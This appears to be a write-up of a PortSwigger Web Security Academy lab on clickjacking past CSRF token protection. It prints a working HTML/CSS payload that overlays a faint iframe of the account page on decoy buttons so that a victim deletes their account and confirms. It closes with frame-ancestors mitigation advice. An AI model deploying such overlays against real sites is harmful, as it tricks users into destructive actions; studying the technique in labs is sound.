Security article
Basic clickjacking with CSRF token protection
Basic clickjacking with CSRF token protection: This lab combines CSRF protection with a Clickjacking defense by requiring both a CSRF token and a confirmation dialog. • PortSwigger • Clickjacking • click-jacking
🎯 Objective
This lab combines CSRF protection with a Clickjacking defense by requiring both a CSRF token and a confirmation dialog.
Goal: Construct an attack that fools the victim into clicking the Delete Account button and then the confirmation dialog using "Click me first" and "Click me next" decoy actions.
🧭 Credentials
You can log in using the provided credentials:
wiener:peter📄 Crafted Exploit Payload
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  .firstClick, .secondClick {
    position: absolute;
    top: 495px;
    left: 50px;
    z-index: 1;
  }
  .secondClick {
    top: 290px;
    left: 205px;
  }
</style>

<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
<iframe src="https://0a84006f04b85a5dc03a453f00ec008a.web-security-academy.net/my-account"></iframe>
📸 Evidence

✅ Result
- Victim was tricked into clicking both the Delete Account button and the confirmation dialog.
- The lab was solved by chaining Clickjacking with CSRF bypass.
💡 Key Takeaway
- Clickjacking attacks can bypass confirmation dialogs when combined with decoy UI elements.
- Always use frame-busting headers (
X-Frame-Options/Content-Security-Policy: frame-ancestors) to mitigate Clickjacking.
Comments
Comments
Loading comments…